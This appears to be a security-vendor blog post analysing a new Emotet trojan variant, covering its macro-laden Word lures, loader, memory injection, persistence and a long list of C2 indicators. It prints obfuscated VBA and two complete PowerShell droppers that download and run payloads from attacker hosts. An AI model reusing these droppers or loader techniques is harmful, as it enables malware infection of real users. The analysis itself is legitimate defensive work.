Emotet 2.0: Everything you need to know about the new Variant of the Banking Trojan

Anandeshwar Unnikrishnan December 22, 2021

Since it was first identified in 2014, the Emotet banking trojan has been a persistent threat that has affected over 1.6 million computers and led to millions of dollars in loss. However, in January 2021 a collaborative effort between law enforcement in several countries, coordinated by Europol and Eurojust, dismantled the operations of Emotet, which was followed by several arrests in Ukraine.

Despite the disruptions in their operations, within 9 months, in November 2021, new Emotet samples were discovered in the wild. Though the new variant of Emotet is very similar to the previous bot code, it differs in the encryption scheme used for command and control communications.

In this article, we delve into the technical aspects of the re-emerged Emotet malware dubbed Emotet 2.0.

Analyzed Samples

Emotet 2.0 has been analyzed based on the following samples:

Documents:

- 349d13ca99ab03869548d75b99e5a1d0
- eb02f3635fbe19caf518a59aceb753ed


PE Images:

4b957e4473826a37066f4489f5abbed4

Initial Access

After almost a year-long hiatus, the Emotet malware has returned to the threat landscape through spamming campaigns. Adversaries are using weaponized Microsoft Word document files to spread the infection.

As shown in the image below, users are tricked into clicking “Enable Content” to execute the malicious Macros that downloads Emotet malware hosted on various WordPress websites compromised by the attackers.



Malicious Macros used to download Emotet

Having extracted the malicious Macros embedded in the document, we found that:

- The Macros are heavily obfuscated to hinder the analysis.
- After deobfuscation, we observed that the Macros execute the Powershell command on the victim system to fetch the Emotet payload from the attacker’s infrastructure.
- After analyzing multiple files, we observed that the campaign uses different PE image files, like executable and DLLs (Dynamic-link libraries), to spread the malware.
- While some campaigns leverage DLL files to deploy the malware, others use .exe files to deploy it.

```
VBA MACRO V1vnl3la5nhxv7.cls
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caeabf7ea6bd8e06_2020-08-29__124331.doc - OLE stream: 'Macros/VBA/V1vnl3la5nhxv7'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub _
Document_open()
H3wkjv081×4co0vat.D1n98zrf0liyijz4
End Sub

_____________________________________________________________________

VBA MACRO H3wkjv081×4co0vat.frm
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caeabf7ea6bd8e06_2020-08-29__124331.doc - OLE stream: 'Macros/VBA/H3wkjv081×4co0vat'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function D1n98zrf0liyijz4()
   On Error Resume Next
      xWlXASB3f = lTaE41F
   Set Jcvk872h = MMMUtGUd
      DVxKjS9un = iWqi0 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJMl5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
   Set LBeu9 = mHJKjDD
   Select Case ICJa94E
      Case 6031
         Qwu = Hex(QnQB02r)
         aHLM0 = CByte(439298967)
         ynOP163J = 161
      Case 8397
         rYuNT9 = Oct(gUplUur)
         gHE = 2
         FOTxHex = UozR54f
      Case 583
         yFPT = Atn(ICFwz1)
         DMdSLx87d = CLng(4)
         uLT13mt90 = CStr(55 + 241906489 / 87 / Rnd(NkgvUQNV5))
   End Select
X2o5e5a54lj4tow = 100
   On Error Resume Next
      xWlXASB3f = lTaE41F
   Set Jcvk872h = MMMUtGUd
      DVxKjS9un = iWqi0 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJMl5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
   Set LBeu9 = mHJKjDD
   Select Case ICJa94E
      Case 6031
         Qwu = Hex(QnQB02r)
         aHLM0 = CByte(439298967)
         ynOP163J = 161
      Case 8397
         rYuNT9 = Oct(gUplUur)
         gHE = 2
         FOTxHex = UozR54f
      Case 583
         yFPT = Atn(ICFwz1)
```

The malicious Macros extracted from the document

The images below illustrate the different Powershell payloads from multiple malicious documents:

1. Powershell payload that downloads DLL files

powershell $dfkj="$strs=\"http://toupai80.com/wp-admin/C7TNEk/,http://phpnan.com/rajaship/AGV4lxu7XvcyjjvlZ29g/,http://alfadandoinc.com/67oyp/m55JgEVxA1SYr3dXpEJw/,http://ww content/plugins/classic-editor/js/yuOeppNKhbJiW/,http://comtamutthang.com/wp-content/uploads/5U4OLMs/,http://ec2-54–206–92–66.a 2.compute.amazonaws.com/licenses/yB2dXUFf3YYl9uAg/,http://riven3.online/wp-content/SFTwXTjrYTM/\".Split(\",\");foreach($st in $str Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth) {$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj

When the payload is DLL, the campaign uses **Rundll32** to execute an exported function ***Control_RunDLL*** to deploy the Emotet payload.

Name	Address	Ordinal
Control_RunDLL	10001070	1
DllEntryPoint	**100213AF**	**[main entry]**

Control_RunDLL to deploy the Emotet payload.

1. Powershell payload that downloads .exe files:

powershell -e $M6hq9p5=((‘Q’+‘tx’)+(‘dzs’+‘h’));.(‘new’+‘-ite’+‘m’) $eNV:useRpROflLe\sqPgDfi\dQKGpwC\ -itemtype DlrEctorY;::“S`E`cURi`TYProt`OCOL” = ((‘tl’+‘s12,’+‘ ’)+‘t’+(‘ls’+‘1’)+(‘1,’+‘ tls’));$Qfifov7 = ((‘E’+‘2937’)+‘a’+‘4y’);$Edgv38b= ((‘Myu’+‘n’)+‘q’+‘wl’);$Vlxiw69=$env:userprofile+((‘y’+‘Ap’+‘S’+(‘q’+‘pgd’)+(‘fiyA’+‘pD’)+‘q’+(‘k’+‘gpwcyA’)+‘p’)-CREplaCE (‘yA’+‘p’),92)+$Qfifov7+(‘.e’+‘xe’);$Utute3w=((‘S_’+‘zyk’)+‘7r’);$By1b2vx=&(‘n’+‘e’+‘w-object’) neT.wEbcLiENt;$Mv5ki8y= ((‘h’+‘ttp’+‘:/’)+‘/’+(‘fort’+‘c’)+(‘oll’+‘in’)+(‘sa’+‘thl’)+(‘e’+‘tef’)+‘ac’+‘t’+‘o’+‘ry’+‘.c’+‘om’+(‘/wp-a’+‘dm’+‘in’+‘/i/’)+ (‘*h’+‘tt’)+‘p:’+‘/’+‘/’+‘g’+‘et’+‘m’+(‘i’+‘ng.c’)+‘om’+‘/’+‘fo’+‘ru’+‘m/’+(‘p’+‘/*h’)+‘t’+(‘tp://’+‘g’)+‘af’+‘f’+(‘a-‘+‘mu’)+(‘s’+‘ic.’)+ (‘co’+‘m/c’)+(‘gi-‘+‘bi’)+‘n’+‘/’+(‘UM’+‘/’)+(‘*htt’+‘p’)+‘:/’+‘/f’+(‘ran’+‘k’+‘fur’)+‘te’+(‘lf’+‘a’)+(‘r’+‘ol’+‘i’+‘llo’+‘.com/las’)+ (‘e’+‘u/c7’+‘/’)+‘*’+(‘htt’+‘p’+‘://evilnerd’)+‘.o’+‘rg’+(‘/cgi-‘+‘b’)+(‘in’+‘/nU’)+(‘i’+‘/*h’)+‘t’+‘t’+(‘p’+‘:/’)+(‘/ga’+‘p’)+‘e’+‘sm’+(‘m.or’+‘g/o’)+ (‘l’+‘d/’+‘M/*ht’)+‘tp’+‘:/’+(‘/’+‘gr’)+(‘m’+‘l’+‘.net’)+(‘/w’+‘p’)+(‘/C’+‘/’)).“sPL`lt”(42);$On3lyc7= ((‘P’+‘ah’)+‘6y’+‘h1’);foreach($DckyilgIn$Mv5ki8y){try{$By1b2vx.“dOW`N`LoadfIlE”($DckyiIg, $Vlxiw69);$Qfdsif0= ((‘M’+‘06’)+‘3i’+‘n4’);If ((&(‘Get-lt’+‘em’) $Vlxiw69).“IEN`gth” -ge 32254) {&(‘Invo’+‘k’+‘e’+‘-Item’)($Vlxiw69);$N5d6_0z=((‘Y8’+‘e’)+‘v’+ (‘2u’+‘t’));break;$Obf305o=((‘J51’+‘i’)+‘d’+‘oi’)}}catch{}}$Pyfnxkx=((‘K6ki5’+‘5’)+‘2’)

When the payload is a .exe executable file, the Powershell payload fetches the .exe file from the attacker’s infrastructure and executes on the victim’s system.

Emotet Malware Payload

- The Win32API ***IsProcessorFeaturePresent*** is commonly used in malware for anti-debug purposes.

- The argument value 0xA is passed to the API to check if the SSE2 instruction set is available on the victim system. Here, 0xA represents the constant value: **PF_XMMI64_INSTRUCTIONS_AVAILABLE**.
- Systems that support the SSE2 instruction set can use special registers **xmmn,** where **n** can have values from 0 — 7.
- Later in the process the malware uses **xmmn** registers to transfer data.

```
70D91A7B    8325 44EDDA70 00    and dword ptr ds:[70DAED44],0
70D91A82    83EC 24             sub esp,24
70D91A85    830D 58E3DA70 01    or dword ptr ds:[70DAE358],1
70D91A8C    6A 0A               push A
70D91A8E    FF15 3440DA70       call dword ptr ds:[<&IsProcessorFeaturePresent>]
70D91A94    85C0                test eax,eax
70D91A96    0F84 A9010000       je e5-20211117-01.70D91C45
70D91A9C    8365 F0 00          and dword ptr ss:[ebp-10],0
70D91AA0    33C0                xor eax,eax
```

Loading Mechanism

The DLL/exe file dropped by the malicious document acts as a dropper to deploy the Emotet malware. The analyzed DLL has a PE image hidden inside it as shown in the image below:

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex												ASCII
033A1030	0D	F0	AD	BA	0D	F0	AD	BA	0D	F0	AD	BA	28 10 3A 03	.ð.°.ð.°.ð.°(.:.
033A1040	4D	5A	90	00	03	00	00	00	04	00	00	00	FF FF 00 00	MZ..........ÿÿ..
033A1050	B8	00	00	00	00	00	00	00	40	00	00	00	00 00 00 00	........@.......
033A1060	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	....
033A1070	00	00	00	00	00	00	00	00	00	00	00	00	C0 00 00 00	............À...
033A1080	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD 21 54 68	..°..´.Í!¸.LÍ!Th
033A1090	69	73	20	70	72	6F	67	72	61	6D	20	63	61 6E 6E 6F	is program canno

Here, the malware uses the SSE2 instruction set for data transfer, i.e. the **xmmn** registers transfer hidden payload bytes within the malware.


```
movdqa xmm0,xmmword ptr ds:[esi]
movdqa xmm1,xmmword ptr ds:[esi+10]
movdqa xmm2,xmmword ptr ds:[esi+20]
movdqa xmm3,xmmword ptr ds:[esi+30]
movdqa xmmword ptr ds:[edi],xmm0
movdqa xmmword ptr ds:[edi+10],xmm1
movdqa xmmword ptr ds:[edi+20],xmm2
movdqa xmmword ptr ds:[edi+30],xmm3
movdqa xmm4,xmmword ptr ds:[esi+40]
movdqa xmm5,xmmword ptr ds:[esi+50]
movdqa xmm6,xmmword ptr ds:[esi+60]
movdqa xmm7,xmmword ptr ds:[esi+70]
movdqa xmmword ptr ds:[edi+40],xmm4
movdqa xmmword ptr ds:[edi+50],xmm5
movdqa xmmword ptr ds:[edi+60],xmm6
movdqa xmmword ptr ds:[edi+70],xmm7
lea esi,dword ptr ds:[esi+80]
lea edi,dword ptr ds:[edi+80]
dec edx

esi+50:"is program cannot be run in DOS
esi+60:"t be run in DOS mode.\r\r\n$"
esi+70:"mode.\r\r\n$"

edi+50:"is program canno\rð°\rð°\rð°\rð
edi+60:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð
edi+70:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð

edi+80:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð
```

The code responsible for transferring hidden payload bytes within the malware


- The malware then allocates memory to dump the hidden Emotet payload using VirtualAlloc Win32 api.
- The argument 0x40 has a value of **PAGE_EXECUTE_READWRITE,** which sets the permission of the newly allocated memory to read, write, and execute.

```
push 40
push 3000
mov ecx,dword ptr ss:[ebp-4]
mov edx,dword ptr ds:[ecx+50]
push edx
mov eax,dword ptr ss:[ebp-4]
mov ecx,dword ptr ds:[eax+34]
push ecx
call dword ptr ds:[<&VirtualAlloc>]
mov dword ptr ss:[ebp-C],eax
cmp dword ptr ss:[ebp-C],0
jne e5-20211117-01.6FF7B2B3

[ebp-4]:"PE"

[ebp-4]:"PE"
```


The malware copies the hidden PE image into an address starting from 0x10000000. The address of the newly allocated memory can be found in the EAX register, as shown below:




As seen in the image below, the memory permissions for the region 0x10000000 to 0x00028000 have been set to **ERW** (Execute, Read, Write).




The malware uses the code seen below, to copy the PE image, segment by segment, into the newly allocated memory with Execute, Read, Write permission.




After transfering the byte, the newly allocated memory has a PE image with its MZ header, and the segments are ready to be executed by the malware.




The malware then transfers control to a hidden payload by calling the memory address 0x100143B3.



The image below shows the value stored in the Stack, when the above call happens. The execution starts from address 0x100143B3 in the newly allocated memory.



Subsequently, the Emotet malware is executed. The shellcode is polymorphic in nature as each set of shellcode bytes are encoded by XORing with a key value to evade signature based detection as shown in the image below. The basic functionalities of the shellcode are covered in the System Wide Activity section.




Finally the Emotet shellcode exits from the system.

Extracting the Emotet Payload

- The PE image hidden in the loader has a hash value of **9DA12DAF87DFF61804EDF0ECE87E1DA2**, which is PE image DLL32 and has no exported functions.
- The instructions in the DLL are dynamically decoded using XOR to evade detection.
- There are no hits on VirusTotal for this hash.


System-Wide Activity

The Emotet malware spawns a new process of **Rundll32** with a new command line. This is responsible for maintaining connection with the attacker's C2 (Command and Control) server.




In the new command line shown below, we can see the malware has already been able to write the file in **C:\Users\<user>\AppData\Local\<Random_string>\<random>.<random_extension>**. We have confirmed that the file written in this extension is the same as the initial file dropped from the malicious document.

It is not in the nature of the **Rundll32** system program to make network connections. However, because the malware is executed via **Rundll32**, we can see live traffic from it on the system, when it connects to the attacker's Infrastructure.



Network activity of the malware making connections to external assets.

The persistence mechanism employed by Emotet is a classic technique that utilizes the Run registry key. As mentioned above, a PE image is written to: **C:\Users\<user>\AppData\Local\<Random_string>** directory as **<random_string>.<random_extension>**. After which, the **Rundll32** is abused to run the exported function in the DLL.



Indicators of Compromise (IOCs)

URL	
http://141.94.176.124/Loader_90563_1.dll	http://104.130.140.69:8080
http://122.129.203.163:443	http://178.79.144.87:443
http://188.165.214.166:7080	http://202.29.239.161:443
http://31.220.49.39:8080	http://41.76.108.46:8080

http://51.178.186.134:443	http://51.79.205.117:8080
http://51.91.142.158:80	

IPv4

141.94.176.124	87.120.8.170	51.91.142.158	218.101.110.3	178.79.144.87
98.0.159.122	87.120.8.112	51.79.205.117	217.165.237.42	178.134.47.166
97.83.40.67	87.120.8.109	51.68.138.110	209.33.231.203	178.128.222.53
97.107.134.115	87.120.8.101	51.210.242.234	207.246.112.221	177.67.137.111
95.110.160.239	87.120.37.77	51.178.61.60	204.174.223.210	170.130.55.98
94.28.78.200	87.120.37.231	51.178.186.134	202.179.185.203	167.71.11.125
93.48.80.198	87.120.37.183	50.21.183.143	201.172.31.95	164.68.99.3
93.188.167.97	87.120.37.122	5.189.150.29	200.7.198.138	156.19.152.218
92.38.128.47	87.120.254.96	49.248.217.170	200.236.218.62	154.79.251.172
91.92.109.73	87.120.254.6	45.79.80.198	200.114.247.160	154.79.244.182
91.92.109.189	87.120.254.51	45.63.36.79	198.199.70.22	144.91.110.219
91.92.109.14	87.120.254.252	45.36.99.184	194.36.28.26	142.93.218.86
91.92.109.138	87.120.254.234	45.116.106.45	194.190.18.122	142.44.247.57
91.92.109.136	87.120.254.178	41.76.108.46	192.99.150.39	14.102.188.227
91.92.109.10	87.120.254.158	37.57.82.112	191.36.151.129	117.54.140.98
91.83.88.122	86.97.10.14	36.91.186.235	190.93.208.53	117.220.229.162
91.243.125.5	85.88.174.94	36.67.109.15	190.152.4.202	113.160.37.196
91.207.28.33	80.6.192.58	31.173.137.49	189.147.174.121	110.172.137.20
91.178.126.51	80.211.40.191	31.173.137.47	189.135.21.162	103.77.205.102
91.121.134.180	79.143.186.143	31.173.137.39	187.19.167.233	103.36.126.221
89.107.190.111	77.232.163.203	31.13.195.32	186.97.172.178	103.150.68.124
87.97.178.92	75.176.235.182	31.13.195.152	186.32.3.108	103.146.232.154
87.121.52.247	74.63.218.139	31.13.195.145	186.225.119.170	103.109.247.10
87.121.52.230	69.64.50.41	31.13.195.13	185.99.2.197	107.170.4.227
87.121.52.173	67.207.95.35	31.13.195.129	185.9.187.10	142.4.219.173
87.120.8.245	67.205.162.68	31.13.195.108	185.242.89.198	158.69.118.130
